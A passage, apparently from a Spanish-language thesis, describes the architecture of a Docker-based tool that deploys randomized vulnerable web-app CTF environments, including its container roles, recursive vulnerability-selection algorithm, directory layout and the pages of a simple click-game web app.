- **Database container:** Este contendor, almacena y ejecuta la base de datos de la aplicación web. Podemos observar en los gráficos anteriores como por ejemplo la Figura 3, como hay una flecha bidireccional entre el contendor web y el contenedor de la base de datos. Esto es debido a que el contendor web se comunica con el contendor de la base de datos para realizar consultas y modificar los datos guardados en las tablas. Por otro lado, el contendor de base de datos devuelve los datos solicitados por el contendor web. Debido al modularidad de Docker, lo más correcto es situar la base de datos en un contendor aparte. Es posible tener aplicación web y base de datos en un mismo contenedor, pero pueden surgir diversos problemas de compatibilidad debido a la imagen base que se está utilizando. Por ese motivo, hay imágenes de Docker hechas a propósito para almacenar bases de datos, y lo ideal es utilizar estas imágenes para un despliegue sin complicaciones. En definitiva, la única finalidad de este contendor es ejecutar una base de datos. La base de datos se inicializa en cada despliegue de esta red mediante un script SQL que contiene las instrucciones necesarias para inicializar la base de datos. Siempre se creará una base de datos, sus tablas correspondientes y se introducirá por defecto el usuario admin. Con respecto a la estructura interna, consistirá en una única base de datos con dos tablas, la tabla de usuarios que contiene los campos: nombre, username, contraseña, email, puntuación, imagen del perfil y un valor booleano para comprobar si es o no el usuario admin. Por otro lado, tenemos la tabla message que contiene un campo para almacenar el mensaje en texto plano, el usuario origen y destinatario.

- **Admin container:** Este contendor solo puede aparecer en caso de que se seleccione un tipo de vulnerabilidad que consiste en robar el token de sesión a un usuario, en este caso, al usuario admin. Esta vulnerabilidad puede ser llevada a cabo de múltiples opciones, phishing, ingeniería social, vulnerabilidades, etc... En este caso, se ha utilizado la vulnerabilidad llamada CSRF o *Cross-Site Request Forgery* la explicación de esta vulnerabilidad será comentada más adelante. Por ahora solo queremos remarcar que la funcionalidad de este contendor es bastante sencilla. Simplemente se encarga de acceder a la aplicación web ubicada en el web container, dirigirse a la página de login, iniciar sesión con las credenciales del administrador y cuando ya se está dentro del panel, pulsar sobre la sección de mensajes. En la aplicación web diseñada, si se inicia sesión con los datos del administrador, se podrá acceder directamente al famoso panel de administrador en el cual hay una serie de funcionalidades. Este contendor, en pocas palabras, está simulando el inicio de sesión del administrador y realizando determinadas acciones en su panel. Para hacer posible este funcionamiento, habrá que hacer uso de técnicas de *web scraping*. El *web scraping* es una técnica de automatización que simula el acceso de un humano a la World Wide Web. Por lo general, para hacer *web*

scraping, se hace uso de un script que tiene la capacidad de acceder a una determinada URL y programar las acciones que queramos automatizar. Se pueden llevar a cabo las mismas interacciones que un usuario humano, por ejemplo, iniciar sesión, pulsar un botón, hacer una compra, etc... y todo ello de forma automatizada. En la sección de tecnologías utilizadas se detalla la tecnología seleccionada para *web scraping*.

Para lograr el despliegue, es necesario que haya un orquestador que dirija y diga que contendores se van a desplegar, que vulnerabilidades se van a seleccionar, y como se va a juntar todo para obtener el resultado final. Dicho orquestador se trata de un script de Python que será iniciado por un script de Bash el cual previamente se encargará de llevar a cabo determinados ajustes sobre el directorio raíz del proyecto. Digamos que el script de Python tiene la lógica necesaria para organizar el despliegue y el script de Bash se encarga de preparar el terreno. La estructura del algoritmo de selección de Python, a grandes rasgos luce como el diagrama de flujo que se muestra en la Figura 5.



Figura 5: *Diagrama de flujo del algoritmo de selección*

Lo primero de todo, es darse cuenta de que el algoritmo en sí, se divide en dos partes. Por un lado, la selección de vulnerabilidades web y por el otro la selección de vulnerabilidades de escalada de privilegios. Se puede observar, que ambas partes presentan estructuras similares y esto es debido a que la diferenciación entre seleccionar una vulnerabilidad web y una vulnerabilidad de escalada de privilegios únicamente radica en el tipo de archivos que gestiona y el directorio sobre el que se trabaja.

Empezando por el lado web, se ejecuta en una función cuya finalidad es entrar en el directorio WEB_VULN y seleccionar aleatoriamente una configuración web vulnerable almacenada en un subdirectorio conf_x. Si hay directorios de selección, entonces la función entra recursivamente en dicho directorio para volver a buscar dentro del mismo, nuevas configuraciones web vulnerables. El algoritmo recursivo, únicamente selecciona la ruta de los directorios conf_x seleccionados y pasa esa información al siguiente paso del algoritmo. Una vez seleccionadas las rutas de las vulnerabilidades, el siguiente paso consiste en asociar cada ruta seleccionada a los archivos que contienen, es decir, se seleccionan todos los archivos dentro de cada directorio conf_x elegido. Una vez seleccionado los archivos, es momento de generar las configuraciones necesarias. En este paso llamado “generación de configuraciones” es donde se examinan los archivos seleccionados en el paso anterior, y dependiendo de la extensión de los mismos, se llevará a cabo una u otra acción. Tal y como se comentó, dentro de la selección de vulnerabilidades web, en los subdirectorios conf_x nos podemos encontrar cuatro tipo de archivos que se diferencian por su extensión: .php, .sql, .yml y otro tipo cuyo nombre y extensión es indiferente. Si el archivo es .php, entonces significa que se trata de un archivo de la aplicación web del lado servidor que contiene código vulnerable. Por tanto, este archivo se copiará en el directorio app situado en la raíz del proyecto. El directorio app desde un inicio, contiene la aplicación web limpia de fallos y vulnerabilidades, por lo tanto, al copiar este archivo PHP, lo que estamos haciendo es reemplazar un archivo base de la aplicación por otro modificado que es vulnerable. Evidentemente, el nombre del archivo PHP tiene que existir en el directorio app si queremos que se sobrescriba. Si el archivo es .sql, significa que se trata de un script de inicialización de la base de datos. Este tipo de archivos, se copiará en el directorio db_scripts situado también en la raíz del proyecto y que posteriormente será utilizado por el contenedor Docker de la base de datos, para configurar el servicio MySQL. Si el archivo es de tipo .yml, se trata de un archivo de configuración para el Docker Compose que contiene una configuración adicional que se deberá de añadir más adelante al archivo docker-compose.yml. Los archivos .yml generalmente incluirán los comandos de Docker Compose necesarios para añadir un nuevo contenedor a la red de contenedores. Gracias a estos archivos, se permite que la arquitectura de contenedores Docker se modifique modularmente. La manera de tratar este archivo yml consiste en copiar su contenido al archivo web_conf/compose_configurations.txt. Este archivo, se encarga de almacenar todas las configuraciones adicionales que se vayan encontrando en los archivos .yml de los directorios conf_x. De este modo, el archivo web_conf/compose_configurations.txt finalmente contendrá todas las configuraciones adicionales que se le deban de aplicar al docker-compose.yml base. Digamos, que es una manera de acumular y anotar todas las configuraciones extra para el Docker Compose que el algoritmo vaya encontrando por su camino. Por último,

existe otro caso en el que no importa la extensión o nombre del archivo, por lo general, estos archivos son archivos de texto que contiene configuraciones adicionales que se deben de aplicar en el Dockerfile del contenedor web. Estos archivos se tratan de igual forma que los de tipo .yml, es decir, su contenido se copia en un txt aparte situado en web_conf/web_vulnerable_configurations.txt. La finalidad de este archivo es la misma que antes, pero aplicado a otro contexto. En este caso, se trata de almacenar en un mismo archivo txt todas las configuraciones adicionales encontradas que se le deban de aplicar al Dockerfile del contendor web. Remarcar que, el directorio web_conf se sitúa en la raíz del proyecto y se encarga únicamente de almacenar los archivos web_vulnerable_configurations.txt y compose_configurations.txt comentados. Este sería el funcionamiento de selección de vulnerabilidades web.

La selección de vulnerabilidades de escalada de privilegios sigue exactamente el mismo patrón, con la diferencia del tipo de archivo seleccionado y el lugar donde se deben de copiar. En este caso, lo que cambia es que el algoritmo recursivo debe de buscar dentro del directorio PRIV_SCALATION_VULN que contiene exactamente la misma estructura interna que WEB_VULN solo que el contenido de los subdirectorios conf_x es ligeramente distinto. Los archivos dentro de conf_x pueden ser de muchos tipos, pero siempre va a haber un archivo llamado “conf”. El archivo conf contiene instrucciones Docker que permiten configurar la imagen Docker, es decir, el sistema operativo. Con este archivo podremos crear usuarios, establecer permisos, configuraciones a nivel de Linux, copiar directorios y archivos desde nuestra máquina local al interior del contendor, etc... Cuando este archivo se detecte, su contenido se copiará al archivo priv_conf/priv_scalation_configuration.txt que almacena en conjunto todas las configuraciones que se han encontrado en los archivos conf y que, se deben de aplicar a la imagen. Además, dentro de los directorios conf_x también podemos encontrar otro tipo de archivos, pero no nos importa su nombre o extensión ya que la manera en la que se gestionarán y utilizarán quedará especificada en el archivo conf. Digamos que el conf, además de establecer las configuraciones de la imagen, también tiene la capacidad de gestionar el resto de los archivos que residen junto con él. Por tanto, cuando se detecte otro archivo distinto de conf, simplemente se copiará al directorio priv_conf donde también reside el archivo priv_scalation_configuration.txt.

Tal y como se puede observar en el diagrama de flujo, el algoritmo finaliza con dos funciones llamadas Genera Dockerfile y Genera docker-compose. La función Genera Dockerfile lee el conteindo de los archivos web_conf/web_vulnerable_configurations.txt y priv_conf/priv_scalation_configuration.txt para generar el Dockerfile del contendor web y aplicar las configuraciones necesarias en base a estos ficheros.

Por otro lado, la función Genera docker-compose lee el contenido del archivo web_conf/compose_configurations.txt con la finalidad de construir el archivo docker-compose.yml que se utilizará para el despliegue.

El contenido de todos los archivos mencionados se detallará en la sección correspondiente al desarrollo de la solución propuesta.

4.3 Tecnología Utilizada

Para la realización de este trabajo se han utilizado una amplia variedad de tecnologías las cuales vamos a detallar un poco en profundidad durante esta sección. Si bien es cierto, ya se han mencionado alguna de ellas anteriormente pero no está de más explicar un poco más en detalle en qué consisten.

Lo primero de todo, es considerar el corazón de esta aplicación que es Docker. Docker es una herramienta que permite desplegar aplicaciones dentro de contendores sobre un mismo host compartiendo su *kernel*. Esto hace que dichos contendores sean más ligeros y eficientes con respecto a tener varias máquinas virtuales ejecutándose sobre el host. Además, Docker permite crear despliegues de contendores automatizados lo cual se ajusta perfectamente a la finalidad que se quiere conseguir en este trabajo. No solo eso, sino que también es posible configurar cada uno de los contendores como se desee. Podemos elegir la imagen base que queramos, ya sea Windows, Linux, Ubuntu, Debian, sus versiones, etc... Por otro lado, también ofrece la capacidad de establecer los ajustes deseados, de igual manera a como administraríamos y configuraríamos un sistema operativo a través de su consola de comandos. Además, también podemos utilizar la herramienta de Docker Compose para levantar múltiples contendores al mismo tiempo dentro de una red interna generada y gestionada por el propio Docker.

La base de un contendor de Docker es la imagen. Una imagen es un archivo que contiene toda la información necesaria para ejecutar la aplicación dentro del contenedor. Entre esta información encontramos la importación de la imagen base a partir de la cual comenzaremos a trabajar, código, dependencias, herramientas, configuraciones, etc... Las imágenes por lo general se almacenan en ficheros de texto llamados Dockerfile, aunque este nombre puede modificarse si es necesario. Por otro lado, un contenedor es el resultado de ejecutar una imagen Docker contenida por ejemplo en un fichero Dockerfile o haciendo un *pull* de una imagen ya existente en los repositorios de Docker. Un buen ejemplo para aclarar estos términos es hacer la analogía entre los conceptos básicos de programa y proceso en informática. Un programa sería similar a un Dockerfile, en el sentido de que, un programa es un archivo de texto que contiene una serie de instrucciones de un determinado lenguaje. Esa es precisamente la finalidad del Dockerfile, contiene los comandos necesarios para construir la imagen. Así mismo un proceso sería cuando un programa entra en ejecución en el sistema, por tanto, un contendor es el resultado de ejecutar el contenido del Dockerfile. Una imagen luciría tal y como se muestra en la Figura 6

```
# Utiliza una imagen base de Node.js
FROM node:14

# Establece el directorio de trabajo dentro del contenedor
WORKDIR /app

# Copia el package.json y package-lock.json
COPY package*.json ./

# Instala las dependencias
RUN npm install

# Copia el resto del código de la aplicación
COPY . .

# Expone el puerto en el que la aplicación va a escuchar
EXPOSE 3000

# Define el comando por defecto para ejecutar la aplicación
CMD ["node", "app.js"]
```

Figura 6: *Ejemplo de imagen en Dockerfile*

En el ejemplo mostrado, podemos ver como se importa una imagen base de Node a partir de la cual se le aplican una serie de configuraciones personalizadas. La imagen base se importa con el comando FROM. Una imagen base consiste en una imagen creada para un propósito en específico, en este caso, se trata de la imagen de Node. Por tanto, podemos intuir que el contendor que se creará a partir de este Dockerfile tendrá funciones relacionadas con Node. A partir de la imagen base de Node, se aplican una serie de configuraciones adicionales para personalizar dicha imagen nuestro gusto y necesidades. En este caso, se crea un directorio de trabajo llamado app dentro del contendor, se hace la copia de determinados ficheros en el directorio de trabajo, se instalan las dependencias necesarias como es el caso de Nmp, se expone el puerto 3000 del contendor y se ejecuta el script app.js de Node al iniciar el contendor. El conjunto de instrucciones almacenadas en este Dockerfile constituye una imagen que, al ser ejecutada, se creará un contendor Docker donde se llevarán a cabo las tareas especificadas en el Dockerfile.

Dicho esto, ahora vamos a comentar qué tecnologías se han utilizado en cada uno de los contenedores que se pueden desplegar en nuestra aplicación:

- **Web container:** El web container se ha construido con una imagen base de Ubuntu para poder aplicar todas las configuraciones a nivel de sistema operativo que sean necesarias. Por tanto, podemos decir, que el sistema operativo utilizado será Linux. Esto se ha decidido así ya que la gran mayoría de CTFs son Linux y además, es el mejor sistema operativo para aprender habilidades de hacking y adentrarse en este mundo. También hay CTF's cuyo sistema operativo es Windows y son útiles para practicar en otro tipo de entornos como entornos empresariales, Active Directory, etc... No obstante, la gran mayoría de servidores en todo el mundo, concretamente un 70%, utilizan Linux o algunas de sus distribuciones. Este porcentaje varía según el año, pero suele mantenerse entorno a esa proporción. Es por ello, que aprender Linux es muy importante si se quiere destacar dentro de este campo de la ciberseguridad. Por tanto, nosotros hemos optado por establecer Ubuntu Linux como imagen base de nuestro web container. Por otro lado, dicho contendor se va a cargar con un servicio web vulnerable. Esta aplicación web va a estar desarrollada con PHP desde el lado del servidor, el cual es

un lenguaje muy común para el *backend* y que hoy en día se sigue utilizando. En cuanto al lado del *frontend* o lado del cliente, se utilizará HTML para renderizar las páginas en el navegador y JavaScript para establecer determinada funcionalidad interactiva entre las páginas y el usuario. De nuevo, tecnologías muy comunes y ampliamente utilizadas en todo el mundo, tanto en los CTF's como en el mercado. Todo esto es lo que respecta al lado web, no obstante, hay que recordar que el contenedor web también sirve para entrar remotamente al mismo a través de una vulnerabilidad situada en el servicio web y tomar el control de la máquina a través de la escalada de privilegios. Por tanto, las tecnologías utilizadas a nivel de sistema operativo para permitir esta funcionalidad serán varias, desde scripts de Bash, scripts de Python, scripts de c, servicios como netcat, ssh, crontab, etc…

- **Database container:** El contendor de la base de datos es muy sencillo. Simplemente utiliza una imagen base de MySQL, esta imagen ha sido única y exclusivamente diseñada para ejecutar un servicio de bases de datos MySQL. Por tanto, está optimizada para ejecutar las tareas relacionadas con el servicio de bases de datos.

- **Admin container:** Este contendor se ha sido diseñado con la única finalidad de ejecutar servicios de *web scraping*. Como ya se comentó anteriormente, el *web scraping* consiste en automatizar y simular accesos humanos a páginas web. Para lograr esta funcionalidad, hay varias tecnologías en el mercado que nos permiten ejecutar este tipo de servicios. Debido a la facilidad de uso, se ha decidido utilizar Selenium, Selenium consiste en un módulo de Python orientado a crear scripts de *web scraping*. Simplemente, importamos dicho modulo al script y ya podremos utilizar las funciones correspondientes que nos permitirán automatizar accesos a páginas web y llevar a cabo las acciones que queramos sobre la misma. Para ello, utilizaremos una imagen base de Python ya que Selenium pertenece a Python. Docker ya tiene una imagen base de Python en los repositorios, así que simplemente deberemos de importarla y cargar nuestro script de Selenium dentro del mismo para que lo ejecute. En la sección de implantación de la solución se explicará en detalle el contenido del script y las acciones que se llevan a cabo.

5. Desarrollo de la solución propuesta

Antes de exponer el paso a paso llevado a cabo en el desarrollo de la solución, debemos explicar un poco en qué consiste la aplicación web diseñada. Haremos énfasis en todas las páginas creadas y la funcionalidad asociada.

Como se ya se comentó anteriormente, la aplicación web es un juego que consiste en dar todos los clics posibles dentro de un determinado tiempo. Una vez hechos todos los *clicks*, podremos enviar nuestra puntuación al servidor para que la almacene en la base de datos. Además, también podemos ver una tabla que muestra la clasificación de todos los jugadores ordenados de mayor a menor puntuación. Esta es la única finalidad que tiene la aplicación. Ahora, es momento de desglosar cada una de las páginas diseñadas y explicar su funcionalidad.

La primera página de un servicio web debe de ser el famoso Index. Esta página se considera la página principal que se muestra al usuario una vez accede a la URL base de la aplicación web. En nuestro caso, será index.php ya que estamos trabajando con PHP en la parte del *backend*.

Figura 7: *Página principal index.php*

Como se puede observar, se trata de una página básica de presentación, que muestra un poco de información sobre lo que se puede hacer y que tiene dos botones, uno para iniciar sesión y otro para registrarse. Más abajo, hay un formulario de contacto que, si bien no tiene ninguna funcionalidad en específico, sirve para decorar la página principal. Esto es muy común de ver en los CTF.

Cuando le damos al botón de iniciar sesión, la aplicación nos redirige a la página de login.php. Su funcionalidad es sencilla. Simplemente inicia sesión con un usuario si existe en la base de datos. Si el usuario existe, entonces la aplicación redirige el flujo a la página main.php, si no, entonces muestra un mensaje de error.



Figura 8: *Página login.php*

Si en el index.php apretamos el botón de registrase, entonces, se abre el formulario de registro de usuario llamado register.php. Este formulario consiste en registrar a un nuevo usuario en la aplicación y, por tanto, en la base de datos, siempre y cuando no exista.



Figura 9: *Página register.php*

La página main.php consiste en el panel principal del juego, se divide en tres secciones: juego, usuario y podium. Por defecto, se carga la sección de juego. En la esquina superior izquierda hay un interrogante que en realidad es la foto por defecto del perfil del usuario. En la esquina superior derecha un botón de logout o cerrar sesión y en la esquina inferior derecha un icono de mensaje que sirve para escribir un mensaje al administrador de la aplicación.

La sección de juego consiste en tres botones: iniciar juego, incrementar puntuación y enviar puntuación. Cuando apretamos iniciar juego, se activa un temporizador de 60 segundos dentro de los cuales podremos apretar el botón de incrementar puntuación para acumular *clicks*. Los *clicks*, serán reflejados en la pantalla en tiempo real. Cuando el temporizador finaliza, se desbloquea el botón de enviar puntuación que permitirá enviar la puntuación conseguida al servidor y guardarla en la base de datos.



Figura 10: *Página main.php, sección juego*

Otra sección que podemos encontrar en dicho panel principal es la de usuario. Esta sección carga el archivo user.php que nos permitirá ver información del usuario como el username y su puntuación actual, es decir, la última puntuación enviada por el usuario al servidor. Además, también tenemos un apartado para cambiar la foto de perfil.



Figura 11: *Página main.php sección usuario*

La última sección es la sección de pódium que muestra el posicionamiento de todos los usuarios de la aplicación de mayor a menor puntuación. Cuando hacemos click en este botón, se carga el fichero pódium.php.

Figura 12: *Página main.php sección podium*

Por último, el icono de mensaje carga una caja de texto en mitad de pantalla que permite enviar mensajes al usuario administrador de la aplicación.

Figura 13: *Funcionalidad icono de mensaje*

Hasta ahora, hemos mostrado la parte pública de la aplicación, no obstante, hay una parte privada que se corresponde con el panel del administrador. Este panel tiene dos secciones: sección de mensajes y sección utilidades que pueden ser intercambiadas pulsando los correspondientes botones.

La sección de mensajes carga el fichero messages.php en la parte central del panel del admin. Esta sección se encarga de mostrar todos los mensajes enviados por los usuarios de la aplicación al administrador. Podemos ver el remitente, es decir, el usuario que ha enviado el mensaje y el mensaje en cuestión.



Figura 14: *Panel administrador, sección mensajes*

Por otro lado, la sección utilidades muestra herramientas adicionales que puede usar el administrador para llevar a cabo determinadas acciones como por ejemplo crear *backups* de cierta información desde el panel. Esta sección puede cambiar de contenido y funcionalidad dependiendo del caso elegido. Más adelante se explicará todo en detalle.



Figura 15: *Panel de administrador, sección utilidades*

Todas estas páginas componen la aplicación web base que se irá modificando en el despliegue de cada instancia. Durante esta sección del trabajo, volveremos a hablar de la aplicación web para detallar su funcionamiento a más bajo nivel. Además, se aprovechará para mostrar y explicar todos los casos posibles de despliegue que se han planteado para la exposición de este trabajo. Llegados a este punto, comentaremos las vulnerabilidades que se han elegido y como se han tenido que modificar internamente los archivos PHP de la aplicación para lograr dichas vulnerabilidades.

Una vez comentada la funcionalidad de la aplicación web, el siguiente paso será diseñar la estructura de directorios necesaria para que el despliegue se pueda efectuar correctamente. Antes se comentó a grandes rasgos esta estructura, ahora haremos énfasis en su diseño final. Lo primero de todo es crear un directorio raíz donde se incluirán todos los archivos, scripts y directorios necesarios para el funcionamiento de esta herramienta. La Figura 16 muestra el directorio raíz planteado, en este directorio podemos observar archivos de varios tipos, scripts de Python, scripts de Bash, archivos comprimidos, archivos de Docker y otros directorios de gran importancia.



Figura 16: *Directorio raíz de la herramienta*

Entre todos los directorios presentes, se pueden observar el de WEB_VULN y PRIV_SCALATION_VULN. Estos directorios son los que almacenan las vulnerabilidades de la aplicación web y de escalada de privilegios respectivamente. Además, estos directorios son los que el algoritmo utilizará para seleccionar las vulnerabilidades y realizar las combinaciones aleatorias de las mismas. Tal y como se expuso en apartados anteriores, ambos directorios contienen subdirectorios llamados conf_x que almacenan las configuraciones vulnerables en forma de varios tipos de archivos y subdirectorios de elección. Estos últimos, tienen más directorios conf_x y subdirectorios de elección en su interior, así recursivamente. Nada más entrar en el

directorio WEB_VULN nos encontraremos con dos subdirectorios de elección llamados vuln_sesion y vuln_web. La Figura 17 muestra estos subdirectorios.



Figura 17: *Primera capa de WEB_VULN*

Estos directorios se denominan subdirectorios de elección ya que su nombre es distinto al de conf_x. El directorio vuln_sesion se ha decidido llamarlo así, ya que almacena vulnerabilidades relacionadas con el robo de sesión de usuarios, en este caso, del usuario admin. Este directorio en cuestión es el que contiene el caso de doble vulnerabilidad web, es decir, una vulnerabilidad para robar la sesión del admin y otra vulnerabilidad situada en el panel del administrador para acceder a la máquina del servidor. Recordemos que, si iniciamos sesión con el usuario admin, tendremos acceso autorizado en el panel de administrador de la aplicación web. La Figura 18, muestra el contenido del directorio vuln_sesion y se puede ver cómo hay directorios conf_x y un directorio de elección llamado vuln_admin. Los directorios conf_x almacenan configuraciones web vulnerables que permiten el robo de sesión del admin y el directorio de elección vuln_admin contiene a su vez directorios conf_x, pero en este caso almacenarán configuraciones vulnerables pertenecientes al panel del administrador.

Figura 18: *Contenido del directorio WEB_VULN/vuln_sesion*

Por ejemplo, si entramos en el directorio conf_2 podremos observar que hay tres archivos, un script SQL llamado db_create.sql para inicializar la base de datos una vez se despliegue la instancia y dos archivos PHP llamados login.php y register.php que sobrescribirán a los originales de la aplicación web base. En este caso, ambos archivos PHP tienen vulnerabilidades relacionadas con el proceso de inicio de sesión y registro. Por tanto, si durante el proceso aleatorio de selección se eligiese esta opción, los archivos login.php y register.php se copiarán sobre el directorio que almacena la aplicación web base sobrescribiendo ambos archivos e introduciendo de este modo en la instancia, una vulnerabilidad en el proceso de inicio de sesión. La Figura 19 muestra el contenido de conf_2.



Figura 19: *Archivos dentro de WEB_VULN/vuln_sesion/conf_2*

Volviendo al directorio anterior vuln_sesion, tal y como se comentó, hay un directorio de elección llamado vuln_admin. Decir que su estructura es igual que todas las capas de este árbol de directorios. En este caso, este directorio solo contiene dos directorios conf_x, no vamos a ver lo que hay dentro de cada uno de ellos ya que es lo mismo que en el caso anterior, scripts SQL, ficheros PHP y algún que otro txt que contenga configuraciones adicionales para el Dockerfile del contendor web.

Figura 20: *Contenido del directorio WEB_VULN/vuln_sesion/vuln_admin*

Al no haber más directorios de elección en este nivel del árbol, la recursión terminaría y la selección de vulnerabilidades también. En cada nivel o capa del árbol que se recorre se selecciona únicamente un solo directorio conf_x de manera aleatoria y si hay un directorio de elección se entra y de igual manera que antes, se seleccionará también una configuración conf_x de forma aleatoria. Desde un punto de vista más abstracto, se selecciona una configuración aleatoria conf_x por cada directorio de selección elegido de modo que, todas las configuraciones vulnerables seleccionadas a lo largo de la rama del árbol formada estarán encadenadas y se complementan.

El segundo directorio de elección que había nada más entrar al directorio WEB_VULN se llamaba vuln_web y sigue de nuevo la misma estructura de siempre. El directorio PRIV_SCALATION_VULN más de lo mismo, con la única diferencia que ahí no hay directorios de selección por el simple hecho de que no se requieren para las configuraciones que se han decidido introducir. Si fuera necesario, y necesitamos que a nivel de escalada de privilegios se seleccionen varias configuraciones vulnerables que estén relacionadas, podríamos crear sin problemas directorios de elección y funcionaría igual que con el directorio WEB_VULN. El algoritmo de selección que se aplica en ambos directorios es el mismo.

Para tener una visión global de cómo luciría la estructura de los directorios WEB_VULN y PRIV_SCALATION_VULN tenemos la Figura 21 que lo representa a la perfección.



Figura 21: *Estructura de directorios WEB_VULN y PRIV_SCALATION_CONF*

En esta figura, tenemos remarcado en verde los directorios de elección, en rojo los de configuración y en azul los archivos de configuración que hay dentro de los directorios de configuración. Como se puede observar, toda la estructura sigue el mismo patrón y además es recursiva, lo que permite adaptarse muy bien a un algoritmo de selección recursivo. Con respecto a los ficheros marcados en azul, no se ha decidido mostrarlos todos en el gráfico, ya que ocuparía demasiado espacio en pantalla. En su defecto, se mostrarán más adelante en esta misma sección cuando hablemos de las vulnerabilidades introducidas en esta herramienta.

